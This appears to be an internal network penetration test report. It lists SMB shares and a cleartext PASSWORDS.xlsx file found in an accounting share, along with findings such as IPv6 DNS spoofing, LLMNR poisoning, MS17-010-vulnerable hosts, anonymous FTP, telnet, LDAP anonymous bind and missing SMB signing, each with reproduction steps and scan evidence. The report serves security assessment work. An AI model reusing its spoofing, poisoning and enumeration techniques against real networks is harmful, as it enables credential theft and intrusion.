To attempt post-exploitation, vPenTest Partner targeted 192.168.204.154 ([redacted]FILE3), as this system exposed a number of shares when authenticated with credentials, as shown below:

Sharename	Type	Comment
401(k)\$	Disk	401(k) Committee
51014 [redacted]	Gulfstar	EDH Elect Deck House Disk
Accounting\$	Disk	
Admin	Disk	
ADMIN\$	Disk	Remote Admin
Adriane_Hines2	Disk	
Benefits	Disk	
BorisR	Disk	
BryanB	Disk	
Business Development	Disk	
C\$	Disk	Default share
CalebW	Disk	
Charles_Lin	Disk	
Codes And Standards	Disk	
Compression	Disk	
CorneliusSmith	Disk	
DamianF	Disk	
David_Dorrough	Disk	
Docunity	Disk	
DocUnityFormsArchive	Disk	
DocUnityReportArchive	Disk	
Don_Thomas	Disk	
EdR	Disk	
Ed_Nowak	Disk	
Enrique_Campos	Disk	

F\$	Disk	Default share
Fernando_Arcos	Disk	
G\$	Disk	Default share
Hector_Faz	Disk	

A total of ninety-eight (98) shares were identified during this process. vPenTest Partner was able to successfully access the "Accounting" directory as a part of the enumeration process. Furthermore, vPenTest Partner was able to discover a PASSWORDS.XLSX document within this share that contained cleartext credentials. The following was an example:

```
smb: \> dir
.                D           0 Wed Jan 13 21:13:49 2021
..               D           0 Wed Jan 13 21:13:49 2021
Accounting$ (192.168.204.154) (Y) - Shortcut.lnk      A           637 Tue Sep  1 18:06:12 2020
ACCOUNTS PAYABLE D           0 Wed Jan 13 20:16:17 2021
ACCOUNTS RECEIVABLE D         0 Wed Oct 14 17:21:21 2020
AUDIT            D           0 Sun Aug 16 15:57:04 2020
Aug 2020 WTX Month End Review v2.xlsx              A 2897007 Fri Sep  4 17:24:43 2020
BUDGETS         D           0 Thu Oct  1 21:44:18 2020
CASH            D           0 Thu Nov 19 20:16:55 2020
DOCUNITY        D           0 Sat Sep  5 20:59:36 2020
False.csv       A    15520 Tue Aug 18 17:34:36 2020
GENERAL LEDGER  D           0 Mon Sep 28 14:31:35 2020
HUMAN RESOURCES D           0 Mon Dec 30 16:16:14 2019
JOB COSTING     D           0 Thu Jul 30 16:02:26 2020
NOBLE ISRAEL INVOICES D         0 Wed Jan 13 21:31:10 2021
OS (C) - Shortcut.lnk A         501 Tue Jul 14 11:33:44 2020
PASSWORDS.xlsx  A    43639 Mon Jan  4 17:41:04 2021
PAYLOCITY       D           0 Thu Sep  3 12:21:44 2020
PAYROLL         D           0 Wed Jan 13 14:16:12 2021
POLICIES        D           0 Tue Jan 12 18:26:34 2021
PROJECTS        D           0 Sat Jul  4 14:23:23 2020
REPORTING       D           0 Mon Jan  4 22:35:58 2021
TAX             D           0 Tue Nov 17 19:56:55 2020
Thumbs.db       AHSn    107008 Wed May 10 18:22:03 2017

536870143 blocks of size 4096. 171328078 blocks available
```

No further enumeration or post-exploitation was performed after this process.

Internal Network Environment Exposures

This phase of the security assessment focused on the security of network assets within the internal network environment. During this phase, vPenTest used a comprehensive set of tools, custom scripts, and manual techniques to thoroughly identify possible threats to the environment. Like a traditional penetration test, all identified threats were tested and validated to evaluate the depth of compromise. Unlike a traditional penetration test, this evaluation of threats was not isolated or limited to a handful of threats, but rather across all threats identified.



CRITICAL

IPv6 DNS Spoofing



Observation

IPv6 DNS spoofing is possible due to the possibility of deploying a rogue DHCPv6 server on the internal network. Since Microsoft Windows systems prefer IPv4 over IPv6, IPv6-enabled clients will prefer to obtain IP address configurations from a DHCPv6 server when one is available.

During an attack such as the one performed during this assessment, an IPv6 DNS server was assigned to IPv6-enabled clients; however, the IPv6-enabled clients retained their pre-existing IPv4 address configurations – IP address, default gateway, and subnet mask.



Security Impact

By deploying a rogue DHCPv6 server, an attacker is able to intercept DNS requests by reconfiguring IPv6-enabled clients to use the attacker's system as the DNS server. Such an attack could potentially lead to the successful capture of sensitive information, including user credentials and other information. Resolving all DNS names to an attacker's system results in the victim's system communicating with services such as SMB, HTTP, RDP, MSSQL, etc. all hosted on the attacker's™ system.



Recommendation

Disable IPv6 unless it is required for business operations. As disabling IPv6 could potentially cause an interruption in network services, it is strongly advised to test this configuration prior to mass deployment. An alternative solution would be to implement DHCPv6 guard on network switches. Essentially, DHCPv6 guard ensures that only an authorized list of DHCP servers are allowed to assign leases to clients.



Reproduction Steps

Leveraging the "mitm6" tool within Kali Linux, a user is able to quickly deploy a DHCPv6 server within the local network and assign five minute leases (by default) to IPv6-enabled clients.



References

<https://blog.vonahi.io/taking-over-ipv6-networks/>



Evidence

IPv6 address fe80::9811:1 is now assigned to mac=e0:63:da:59:07:a9 host=UniFi-CloudKey-Gen2. ipv4=



Observation

Link-Local Multicast Name Resolution (LLMNR) is a protocol used amongst workstations within an internal network environment to resolve a domain name system (DNS) name when a DNS server does not exist or cannot be helpful.

When a system attempts to resolve a DNS name, the system proceeds with the following steps:

1. The system check its local host file to determine if an entry exists to match the DNS name in question with an IP address.
2. If the system does not have an entry in its local hosts file, the system then sends a DNS query to its configured DNS server(s) to attempt retrieving an IP address that matches the DNS name in question.
3. If the configured DNS server(s) cannot resolve the DNS name to an IP address, the system then sends an LLMNR broadcast packet on the local network to seek assistance from other systems.



Security Impact

Since the LLMNR queries are broadcasted across the network, any system can respond to these queries with the IP address of the DNS name in question. This can be abused by malicious attackers since an attacker can respond to all of these queries with the IP address of the attacker's system. Depending on the service that the victim was attempting to communicate with (e.g. SMB, MSSQL, HTTP, etc.), an attacker may be able to capture sensitive cleartext and/or hashed account credentials. Hashed credentials can, many times, be recovered in a matter of time using computing modern-day computing power and brute-force techniques.



Recommendation

The most effective method for preventing exploitation is to configure the Multicast Name Resolution registry key in order to prevent systems from using LLMNR queries.

- **Using Group Policy:** Computer Configuration\Administrative Templates\Network\DNS Client \Turn off Multicast Name Resolution = Enabled (To administer a Windows 2003 DC, use the Remote Server Administration Tools for Windows 7 - <http://www.microsoft.com/en-us/download/details.aspx?id=7887>)
- **Using the Registry for Windows Vista/7/10 Home Edition only:**
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows NT\DNSClient \EnableMulticast



Reproduction Steps

On a system configured with LLMNR, attempt to interact with a DNS name that is known to be invalid (e.g. test123.local). On another system, use a network packet analyzer, such as Wireshark, to inspect the broadcasted traffic on the internal network environment.



References

- <http://blogs.technet.com/b/networking/archive/2008/04/01/how-to-benefit-from-link-local-multicast-name->



Evidence

```
2021-01-11 23:29:22,712 - [*] [LLMNR] Poisoned answer sent to 10.100.2.63 for name WIN-NLN1IU84VKS
2021-01-11 23:29:22,902 - [*] [LLMNR] Poisoned answer sent to 10.100.2.64 for name WIN-NLN1IU84VKS
2021-01-11 23:29:23,217 - [*] [LLMNR] Poisoned answer sent to 10.100.2.63 for name WIN-NLN1IU84VKS
2021-01-11 23:29:23,219 - [*] [LLMNR] Poisoned answer sent to 10.100.2.63 for name WIN-NLN1IU84VKS
2021-01-11 23:29:23,411 - [*] [LLMNR] Poisoned answer sent to 10.100.2.64 for name WIN-NLN1IU84VKS
2021-01-11 23:29:23,412 - [*] [LLMNR] Poisoned answer sent to 10.100.2.64 for name WIN-NLN1IU84VKS
2021-01-11 23:29:23,883 - [*] [LLMNR] Poisoned answer sent to 10.100.2.52 for name WIN-NLN1IU84VKS
2021-01-11 23:29:24,297 - [*] [LLMNR] Poisoned answer sent to 10.100.2.59 for name WIN-NLN1IU84VKS
2021-01-11 23:29:24,388 - [*] [LLMNR] Poisoned answer sent to 10.100.2.52 for name WIN-NLN1IU84VKS
2021-01-11 23:29:24,389 - [*] [LLMNR] Poisoned answer sent to 10.100.2.52 for name WIN-NLN1IU84VKS
2021-01-11 23:29:24,801 - [*] [LLMNR] Poisoned answer sent to 10.100.2.59 for name WIN-NLN1IU84VKS
2021-01-11 23:29:24,802 - [*] [LLMNR] Poisoned answer sent to 10.100.2.59 for name WIN-NLN1IU84VKS
2021-01-11 23:29:25,995 - [*] [MDNS] Poisoned answer sent to 10.100.2.83 for name proxysrv.local
2021-01-11 23:29:25,998 - [*] [LLMNR] Poisoned answer sent to 10.100.2.83 for name proxysrv
```



CRITICAL

Outdated Microsoft Windows Systems



Observation

An outdated Microsoft Windows system raises several concerns as the system is no longer receiving updates by Microsoft. This could be a prime target for an attacker as these systems typically do not contain the latest security updates, often times leaving them vulnerable to significant threats.



Security Impact

An exploited Microsoft Windows system could potentially result in an attacker gaining unauthorized access to the affected system(s). Additionally, depending on the similarities in configurations between the compromised system(s) and other systems within the network, an attacker may be able to pivot from this system to other systems and resources within the environment.



Top Affected Nodes

45 NODES AFFECTED		
IP Address	Host Name	Operating System
192.168.204.62		Undetected
192.168.204.63		Undetected
192.168.204.49		Undetected
192.168.204.58		Undetected
192.168.204.79		Undetected
192.168.204.91		Undetected
192.168.204.97		Undetected
192.168.204.103		Undetected
192.168.204.94		Undetected
192.168.204.104		Undetected
192.168.204.125		Undetected
192.168.204.143		Undetected
192.168.204.126		Undetected
192.168.204.133		Undetected
192.168.204.141		Undetected
192.168.204.154		Undetected
192.168.204.223		Undetected
192.168.204.238		Undetected
192.168.204.240		Undetected
192.168.204.198		Undetected
10.100.7.111		Microsoft Windows 7 Professional
10.100.7.131		Microsoft Windows 7 Ultimate

10.100.7.125		Microsoft Windows Server 2008 R2 Standard Service Pack 1
192.168.204.145		Undetected
10.100.7.136		Microsoft Windows XP Service Pack 2
192.168.204.52		Undetected
192.168.204.110		Undetected
192.168.204.148		Undetected
192.168.204.199		Undetected
192.168.204.245		Undetected
192.168.204.67		Undetected
192.168.204.160		Undetected
10.100.7.210		Microsoft Windows 7 Professional
10.100.5.64	CONMSAUTHMI601	Microsoft Windows Server 2008 R2 Standard Service Pack 1
10.100.5.59	IT06-G8F8HF1	Microsoft Windows 7 Professional
192.168.204.54		Undetected
192.168.204.161		Undetected
192.168.204.162		Undetected
192.168.204.184		Undetected
192.168.204.185		Undetected
192.168.204.195		Undetected
192.168.204.214		Undetected
192.168.204.215		Undetected
10.100.7.135		Microsoft Windows Server 2008 Standard Service Pack 2
10.100.7.115		Microsoft Windows 7 Professional



Recommendation

Replace outdated versions of Microsoft Windows with operating systems that are up-to-date and supported by the manufacturer.



Reproduction Steps

Use an operating system identification scanner, such as Nmap or Metasploit, to scan the affected targets to identify their specific versions. Alternatively, a network administrator can check the operating system version by logging into the system and viewing the operating system version through the system properties.



References

→ <https://support.microsoft.com/en-us/lifecycle/search/1163>



Evidence

```
[+] 192.168.204.49:445 - Host is running Windows 2008 R2 Enterprise SP1 (build:7601) (name:DCEXCH02) (domain:[obfuscated-domain])
[+] 192.168.204.58:445 - Host is running Windows 2008 R2 Standard SP1 (build:7601) (name:[obfuscated-domain])
```

```
n]XENWEB1) (domain:[obfuscated-domain])
[+] 192.168.204.52:445 - Host is running Windows 2008 R2 Standard SP1 (build:7601) (name:[obfuscated-domain]DHCP) (domain:[obfuscated-domain])
[+] 192.168.204.62:445 - Host is running Windows 2008 R2 Standard SP1 (build:7601) (name:[obfuscated-domain]CAD) (domain:[obfuscated-domain])
[+] 192.168.204.54:445 - Host is running Windows 2008 R2 Standard SP1 (build:7601) (name:[obfuscated-domain]SERVER1) (domain:[obfuscated-domain])
[+] 192.168.204.79:445 - Host is running Windows 2008 R2 Enterprise SP1 (build:7601) (name:[obfuscated-domain]EXCH01) (domain:[obfuscated-domain])
```

```
[+] 192.168.204.63:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2003 R2 3790 Service Pack 2 x86 (32-bit)
[+] 192.168.204.67:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2003 3790 Service Pack 2 x86 (32-bit)
[+] 192.168.204.94:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2003 3790 Service Pack 2 x86 (32-bit)
[+] 192.168.204.104:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2003 R2 3790 Service Pack 2 x86 (32-bit)
```



Password Document Stored in Network Share

Observation

During testing, it was possible to identify a cleartext passwords document located on network share. Password documents can be fruitful for an attacker because they provide valuable credentials that may be useful for other networks.

Security Impact

An attacker could leverage password documents to elevate privileges across the network or even to gain further access into other services within the network environment.

Recommendation

Storing a password document within a network share should be prohibited. As an alternative solution, it is recommended to use a password manager and share it only with authorized individuals, protected by multiple layers of authentication.

Reproduction Steps

Evaluate the affected system's SMB network shares to look for sensitive file names including password.

Evidence

```
smb: \> dir
.                D            0 Wed Jan 13 21:13:49 2021
..               D            0 Wed Jan 13 21:13:49 2021
Accounting$ (192.168.204.154) (Y) - Shortcut.lnk      A            637 Tue Sep  1 18:06:12 2020
ACCOUNTS PAYABLE D            0 Wed Jan 13 20:16:17 2021
ACCOUNTS RECEIVABLE D          0 Wed Oct 14 17:21:21 2020
AUDIT            D            0 Sun Aug 16 15:57:04 2020
Aug 2020 WTX Month End Review v2.xlsx              A 2897007 Fri Sep  4 17:24:43 2020
BUDGETS         D            0 Thu Oct  1 21:44:18 2020
CASH            D            0 Thu Nov 19 20:16:55 2020
DOCUNITY        D            0 Sat Sep  5 20:59:36 2020
False.csv       A 15520 Tue Aug 18 17:34:36 2020
GENERAL LEDGER  D            0 Mon Sep 28 14:31:35 2020
HUMAN RESOURCES D            0 Mon Dec 30 16:16:14 2019
JOB COSTING     D            0 Thu Jul 30 16:02:26 2020
NOBLE ISRAEL INVOICES D          0 Wed Jan 13 21:31:10 2021
OS (C) - Shortcut.lnk A           501 Tue Jul 14 11:33:44 2020
PASSWORDS.xlsx  A 43639 Mon Jan  4 17:41:04 2021
PAYLOCITY       D            0 Thu Sep  3 12:21:44 2020
PAYROLL         D            0 Wed Jan 13 14:16:12 2021
POLICIES        D            0 Tue Jan 12 18:26:34 2021
PROJECTS        D            0 Sat Jul  4 14:23:23 2020
REPORTING       D            0 Mon Jan  4 22:35:58 2021
TAX             D            0 Tue Nov 17 19:56:55 2020
Thumbs.db       AHSn 107008 Wed May 10 18:22:03 2017
```




MEDIUM

Anonymous FTP Enabled



Observation

A file transfer protocol (FTP) service allows users to transfer files to/from remote FTP servers. The FTP service typically allows for setting user credentials, which could include complex usernames and passwords. However, during the case of the assessment, testing identified that anonymous FTP was found present. Anonymous FTP servers allow for anyone to login to the FTP server to browse the files that have been remotely uploaded.



Security Impact

The issue with anonymous FTP is that any individual, including an attacker, could gain remote access to the FTP server and observe the contents within the server. Depending on anonymous permissions, an attacker may also be able to leverage this default, weak configuration in order to store/transmit malicious code.

The exposure of files stored on anonymous FTP servers could present the opportunity for an attacker to compromise the confidentiality and/or integrity of sensitive files that may be deemed for authorized access only.



Top Affected Nodes

10 NODES AFFECTED		
IP Address	Host Name	Operating System
10.100.3.70		Unknown
10.100.7.97		Arista EOS
10.100.7.98		Ubuntu 16.04 Linux Kernel 4.4
192.168.2.17		Unknown
192.168.2.32		Microsoft Windows Server 2012 R2 Standard
192.168.2.33		Unknown
192.168.2.34		Juniper Junos 15.1X49
192.168.2.35		Unknown
192.168.2.38		Unknown
192.168.2.39		Unknown



Recommendation

If the anonymous FTP server is not required for business operations, consider disabling the service altogether and updating the organization's configuration baseline. The configuration baseline should ensure that unnecessary services are disabled prior to deployment. If the service is required for business operations, consider disabling anonymous authentication and implementing authentication that leverages a complex password.



Reproduction Steps

Using the operating system's built in FTP client, Metasploit, or Nmap, onnect to the affected FTP server(s) using "anonymous/anonymous" (username and password).



Evidence

```
Nmap scan report for 192.168.2.38
Host is up (0.011s latency).
```

```
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -r--r--r-- root root 200 Jan 1 01:08 help
| -r--r--r-- root root 200 Jan 1 01:08 info
| -r--r--r-- root root 200 Jan 1 01:08 prnlog
| -r--r--r-- root root 200 Jan 1 01:08 stat
|_-r--r--r-- root root 200 Jan 1 01:08 syslog
```

```
Nmap scan report for 192.168.2.39
Host is up (0.11s latency).
```

```
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -r--r--r-- root root 200 Jan 1 01:08 help
| -r--r--r-- root root 200 Jan 1 01:08 info
| -r--r--r-- root root 200 Jan 1 01:08 prnlog
| -r--r--r-- root root 200 Jan 1 01:08 stat
|_-r--r--r-- root root 200 Jan 1 01:08 syslog
```

```
Nmap scan report for 192.168.2.32
Host is up (0.011s latency).
```

```
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -r--r--r-- root root 200 Jan 1 01:08 help
| -r--r--r-- root root 200 Jan 1 01:08 info
| -r--r--r-- root root 200 Jan 1 01:08 prnlog
| -r--r--r-- root root 200 Jan 1 01:08 stat
|_-r--r--r-- root root 200 Jan 1 01:08 syslog
```



MEDIUM

Insecure Protocol - FTP



Observation

The File Transfer Protocol (FTP) service is used for client systems to connect to and store and retrieve files. However, FTP does not encrypt the communications between the server and the client, exposing all data in cleartext. Although FTP can negotiate to use TLS, the affected server(s) were not found to negotiate TLS.



Security Impact

Since FTP is cleartext, all of the traffic between the client and the server is exposed in cleartext. This presents the opportunity for an attacker to perform a man-in-the-middle attack and obtain sensitive user credentials as well as file contents. Such valuable information may also be useful for other attacks within the environment.



Recommendation

Disable the service if it is not needed for business operations. If transferring files is necessary for business operations, then consider implementing Secure FTP (SFTP) as SFTP uses encryption during communications to/from SFTP clients.



Reproduction Steps

Use an FTP client to connect to one of the affected servers on port 21/tcp. The following syntax can be used to attempt connecting to an FTP server:

```
ftp <server_ip_address>
```

Furthermore, if an FTP client does not exist and the available operating system leverages the native telnet command, connectivity can be tested against an FTP server using the following syntax and leveraging the Telnet command:

```
telnet <server_ip_address> 21
```

If the command above works, then the remote server is listening on port 21/tcp.



References

→ <https://www.ipa.go.jp/security/rfc/RFC2577EN.html>



Evidence

```
Nmap scan report for 10.100.7.97
Host is up (0.00037s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

Nmap scan report for 192.168.204.57
Host is up (0.0032s latency).

```
PORT      STATE SERVICE
21/tcp    open  ftp
```

Nmap scan report for 192.168.2.32
Host is up (0.011s latency).

```
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -r--r--r-- root root 200 Jan  1 01:08 help
| -r--r--r-- root root 200 Jan  1 01:08 info
| -r--r--r-- root root 200 Jan  1 01:08 prnlog
| -r--r--r-- root root 200 Jan  1 01:08 stat
|_-r--r--r-- root root 200 Jan  1 01:08 syslog
```

Nmap scan report for 192.168.2.38
Host is up (0.011s latency).

```
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -r--r--r-- root root 200 Jan  1 01:08 help
| -r--r--r-- root root 200 Jan  1 01:08 info
| -r--r--r-- root root 200 Jan  1 01:08 prnlog
| -r--r--r-- root root 200 Jan  1 01:08 stat
|_-r--r--r-- root root 200 Jan  1 01:08 syslog
```



MEDIUM

Insecure Protocol - Telnet



Observation

The telnet service is used for network administrators to perform remote administration of network devices. This service, however, does not enforce encryption and, therefore, exposes all traffic in cleartext.



Security Impact

Since telnet communications are in cleartext, an attacker could perform a man-in-the-middle attack and obtain sensitive information such as user credentials, command outputs, and more. Such valuable information may also be useful for other attacks within the environment.



Top Affected Nodes

13 NODES AFFECTED

IP Address	Host Name	Operating System
192.168.204.10		Undetected
10.100.3.70		Unknown
10.100.5.58		VxWorks 5.5
10.100.7.63		VxWorks 5.5
10.100.7.64		VxWorks 5.5
10.100.7.74		Apple Airport
192.168.2.32		Microsoft Windows Server 2012 R2 Standard
192.168.2.33		Unknown
192.168.2.34		Juniper Junos 15.1X49
192.168.2.35		Unknown
192.168.2.38		Unknown
192.168.2.39		Unknown
192.168.2.76		Undetected



Recommendation

Disable the telnet service if it is not required for business operations. If it is required for business operations, consider using an alternative protocol, such as Secure Shell (SSH), to accomplish the same goal with encryption being implemented.



Reproduction Steps

Use a telnet client to connect to a telnet server. Using a network packet analyzer, such as Wireshark, observe the packets originating from the telnet client to discover the cleartext communications.



References

→ <https://isc.sans.edu/diary/Computer+Security+Awareness+Month+-+Day+18+-+Telnet+an+oldie+but+a+goodie/7393>



Evidence

```
Nmap scan report for 192.168.204.10
Host is up (0.00062s latency).

PORT      STATE SERVICE
23/tcp    open  telnet
| telnet-encryption:
|_ Telnet server does not support encryption
```

```
Nmap scan report for 192.168.2.32
Host is up (0.011s latency).
```

```
PORT      STATE SERVICE
23/tcp    open  telnet
```

```
Nmap scan report for 10.100.7.64
Host is up (0.0043s latency).
```

```
PORT      STATE SERVICE
23/tcp    open  telnet
| telnet-encryption:
|_ Telnet server does not support encryption
```

```
Nmap scan report for 10.100.5.58
Host is up (0.0011s latency).
```

```
PORT      STATE SERVICE
23/tcp    open  telnet
| telnet-encryption:
|_ Telnet server does not support encryption
```

```
[+] 10.100.5.58:23 - 10.100.5.58:23 TELNET \x1b[2J\x1b[1;1H\x0a\x0a\x0a Copyright (c) 2004-2020 H
irschmann Automation and Control GmbH\x0a\x0a All rights reserved\x0a\x0a
MACH Release L2P-09.1.02\x0a\x0a (Build date 2020-09-20 08:37)\x0a\x0a\x0a\x0a
System Name: MACH-6B9000\x0a Mgmt-IP : 10.100.5.58\x0a Base-MAC
: 64:60:38:6B:90:00\x0a System Time: 2020-01-11 22:00:39\x0a\x0a\x0a\x0aUser:
[+] 10.100.7.63:23 - 10.100.7.63:23 TELNET \x1b[2J\x1b[1;1H\x0a\x0a\x0a Copyright (c) 2004-2018 H
irschmann Automation and Control GmbH\x0a\x0a All rights reserved\x0a\x0a
MACH Release L2P-09.0.14\x0a\x0a (Build date 2018-03-14 18:13)\x0a\x0a\x0a\x0a
System Name: MACH-4BD40A\x0a Mgmt-IP : 10.100.7.63\x0a Base-MAC
: 64:60:38:4B:D4:0A\x0a System Time: 2018-01-01 02:38:28\x0a\x0a\x0a\x0aUser:
[+] 10.100.7.74:23 - 10.100.7.74:23 TELNET \x1b[2J\x1b[1;1H\x0a\x0a\x0a Copyright (c) 2004-2020 H
irschmann Automation and Control GmbH\x0a\x0a All rights reserved\x0a\x0a
MACH Release L2P-09.1.01\x0a\x0a (Build date 2020-02-24 17:00)\x0a\x0a\x0a\x0a
System Name: MACH-9A79C0\x0a Mgmt-IP : 10.100.7.74\x0a Base-MAC
: 64:60:38:9A:79:C0\x0a System Time: 2020-01-11 22:00:41\x0a\x0a\x0a\x0aUser:
[+] 10.100.7.64:23 - 10.100.7.64:23 TELNET \x1b[2J\x1b[1;1H\x0a\x0a\x0a Copyright (c) 2004-2018 H
irschmann Automation and Control GmbH\x0a\x0a All rights reserved\x0a\x0a
MACH100 Release L2P-09.0.19\x0a\x0a (Build date 2019-09-04 18:44)\x0a\x0a\x0a\x0a
System Name: MACH100-8F0568\x0a Mgmt-IP : 10.100.7.64\x0a Base-
MAC : 64:60:38:8F:05:68\x0a System Time: 2019-01-11 22:00:33\x0a\x0a\x0a\x0aUser:
[+] 192.168.204.10:23 - 192.168.204.10:23 TELNET Login:
[+] 10.100.3.70:23 - 10.100.3.70:23 TELNET \x07HP JetDirect\x0aPassword is not set\x0a\x0aPlease type "me
nu" for the MENU system, \x0aor "?" for help, or "/" for current settings.>
```



MEDIUM

LDAP Permits Anonymous Bind Access



Observation

Lightweight Directory Access Protocol (LDAP) can be used by multiple services when it comes to authenticating users to Active Directory. However, information may also be enumerated from this service in order to provide functionality for certain devices, such as filling in hostnames, domain name information, and more.



Security Impact

A misconfigured LDAP server could unnecessarily expose information to unauthorized individuals, including domain information. Although LDAP is typically exposed only internally, limiting the amount of information that an attacker could get further reduces the risk of a successful attack, even if by a little. LDAP servers may also be useful for enumerating Active Directory Domain User Accounts in certain scenarios, which could be extremely valuable to an attacker that needs such information for performing password attacks against those users.



Top Affected Nodes

10 NODES AFFECTED		
IP Address	Host Name	Operating System
192.168.204.51		Undetected
192.168.204.60		Undetected
192.168.204.66		Undetected
192.168.204.71		Undetected
192.168.204.97		Undetected
192.168.204.145		Undetected
192.168.204.173		Undetected
192.168.204.240		Undetected
192.168.2.6		Microsoft Windows Server 2012 R2
192.168.2.18		Microsoft Windows



Recommendation

To disable anonymous bind, add the following line to the "slapd.conf" file:

```
disallow bind_anon
```

Depending on which server operating system your LDAP server is running on, you may also be able to leverage the ASDIEdit tool to add the "DenyUnauthenticatedBind" entry into the configuration. See the reference section for more specific details.



Reproduction Steps

Use the Nmap tool and the "smb-security-mode" script to evaluate whether or not LDAP servers accept anonymous bind requests. For example, you may run the following commands:

```
nmap <ip_address> -p 389 -sS -Pn -n --script ldap-rootdsn
```

If you are able to retrieve results from this command, then that server accepts anonymous LDAP bind requests.



References

→ <https://blog.lithnet.io/2018/12/disabling-unauthenticated-binds-in.html>



Evidence

```
Nmap scan report for 192.168.204.71
Host is up (0.0033s latency).

PORT      STATE SERVICE
389/tcp   open  ldap
| ldap-rootdse:
| LDAP Results
|   dn: cn=DSE Root
|       rootDomainNamingContext: dc=vsphere,dc=local
|       defaultNamingContext: dc=vsphere,dc=local
|       configurationNamingContext: cn=Configuration,dc=vsphere,dc=local
|       schemaNamingContext: cn=schemacontext
|       subSchemaSubEntry: cn=aggregate,cn=schemacontext
|       namingContexts: dc=vsphere,dc=local
|       serverName: cn=dcpsc.demo-domain.com,cn=Servers,cn=DC,cn=Sites,cn=Configuration,dc=vsphere,dc=local
|       vmwAdministratorDN: cn=Administrator,cn=Users,dc=vsphere,dc=local
|       vmwDCAccountDN: cn=dcpsc.demo-domain.com,ou=Domain Controllers,dc=vsphere,dc=local
|       vmwDCAccountUPN: dcpsc.demo-domain.com@VSPHERE.LOCAL
|       deletedObjectsContainer: cn=Deleted Objects,dc=vsphere,dc=local
|       msDS-SiteName: DC
|       objectGUID: 32363238-3037-3432-2d63-3530342d3436
|
--snipped--
```




MEDIUM

SMB Signing Not Enabled



Observation

Testing identified Microsoft Windows configuration concerns that could potentially result in an increased risk of an attack against Microsoft operating systems within the targeted environment. By default, Microsoft Windows comes pre-installed with several configuration issues that require network administrators to explicitly disable or enable to enhance security. If these options are not modified, then these systems could remain vulnerable to several attacks.

More specifically, the SMB signing feature was not found to be enabled at the time of testing. SMB signing is a security feature implemented by Microsoft to combat SMB relay attacks. An SMB relay attack occurs when an attacker tricks the victim system into authenticating to the attacker, and the attacker relays those credentials to another system.



Security Impact

Since many organizations use Microsoft Windows and Active Directory environments to manage users, a successful attack against a Microsoft Windows system could potentially expose the organization to other attacks, including privilege escalation and lateral movement. Furthermore, many Microsoft Windows systems share similar configurations due to Group Policy's ability to configure settings on a global scale. A single misconfiguration within Group Policy could present significant threats.

As it relates to SMB signing, a successful SMB relay attack could provide an attacker with access to a system of the attacker's choosing, depending on the permission levels of the authentication credentials being relayed. This could result in remote command execution, access to resources, and more.



Top Affected Nodes

83 NODES AFFECTED		
IP Address	Host Name	Operating System
10.100.6.81	IT01-CX9WNW1	Microsoft Windows 10 Pro
192.168.204.62		Undetected
192.168.204.63		Undetected
192.168.204.58		Undetected
192.168.204.97		Undetected
192.168.204.103		Undetected
192.168.204.94		Undetected
192.168.204.104		Undetected
192.168.204.81		Undetected
192.168.204.78		Undetected
192.168.204.140		Undetected
192.168.204.143		Undetected
192.168.204.133		Undetected
192.168.204.141		Undetected
192.168.204.154		Undetected

192.168.204.182		Undetected
192.168.204.212		Undetected
192.168.204.226		Undetected
192.168.204.206		Undetected
192.168.204.223		Undetected
192.168.204.205		Undetected
192.168.204.202		Undetected
192.168.204.200		Undetected
192.168.204.238		Undetected
192.168.204.240		Undetected
192.168.204.198		Undetected
10.100.2.64	it10-g0wtsw1	Windows Server 2016 Standard 14393
10.100.3.55		Undetected
10.100.2.63	WIN-NLN1IU84VKS	Windows Server 2016 Standard 14393
10.100.7.58		Undetected
10.100.7.111		Microsoft Windows 7 Professional
10.100.7.131		Microsoft Windows 7 Ultimate
10.100.7.110		Microsoft Windows Server 2012 R2 Standard
10.100.7.71	VSS-01B	Windows Server 2016 Standard 14393
10.100.7.125		Microsoft Windows Server 2008 R2 Standard Service Pack 1
192.168.2.242		Undetected
192.168.204.181		Undetected
192.168.204.168		Undetected
192.168.204.196		Undetected
192.168.204.189		Undetected
10.100.7.72	DESKTOP-KOCHTQC	Microsoft Windows 10 Enterprise
192.168.204.145		Undetected
10.100.7.101	SmartTool-TMP	Windows Server 2016 Standard 14393
10.100.7.136		Microsoft Windows XP Service Pack 2
10.100.7.70	EWS-01	Microsoft Windows 10
10.100.7.87	SmartTool	Windows Server 2016 Standard 14393
192.168.204.52		Undetected
192.168.204.110		Undetected
192.168.204.148		Undetected
192.168.204.199		Undetected
192.168.204.245		Undetected
192.168.204.67		Undetected
192.168.2.78		Microsoft Windows 10 Pro
192.168.204.160		Undetected
10.100.7.119		Microsoft Windows Server 2012 R2 Standard
10.100.7.210		Microsoft Windows 7 Professional
10.100.7.62	OSSEM2_RIOHMI01	Microsoft Windows 10 Enterprise
10.100.5.64	CONMSAUTHMI601	Microsoft Windows Server 2008 R2 Standard Service Pack 1

10.100.7.51	it03-8ddvdv1	Microsoft Windows Server 2012 R2 Standard
10.100.7.53	URSHISTSVR01	Microsoft Windows Server 2012 R2 Standard
10.100.7.66	URSIOSSVR02	Microsoft Windows Server 2012 R2 Standard
10.100.5.59	IT06-G8F8HF1	Microsoft Windows 7 Professional
10.100.6.80	IT01-486J8V1-Wiring-PC	Microsoft Windows 10 Pro
10.100.7.86	HIST-01A	Microsoft Windows 10
10.100.7.90	HMI-01B	Microsoft Windows 10
192.168.204.54		Undetected
10.100.2.52	WIN-NLN1IU84VKS	Windows Server 2016 Standard 14393
192.168.204.161		Undetected
192.168.204.162		Undetected
192.168.204.184		Undetected
192.168.204.185		Undetected
192.168.204.195		Undetected
192.168.204.214		Undetected
192.168.204.215		Undetected
10.100.7.135		Microsoft Windows Server 2008 Standard Service Pack 2
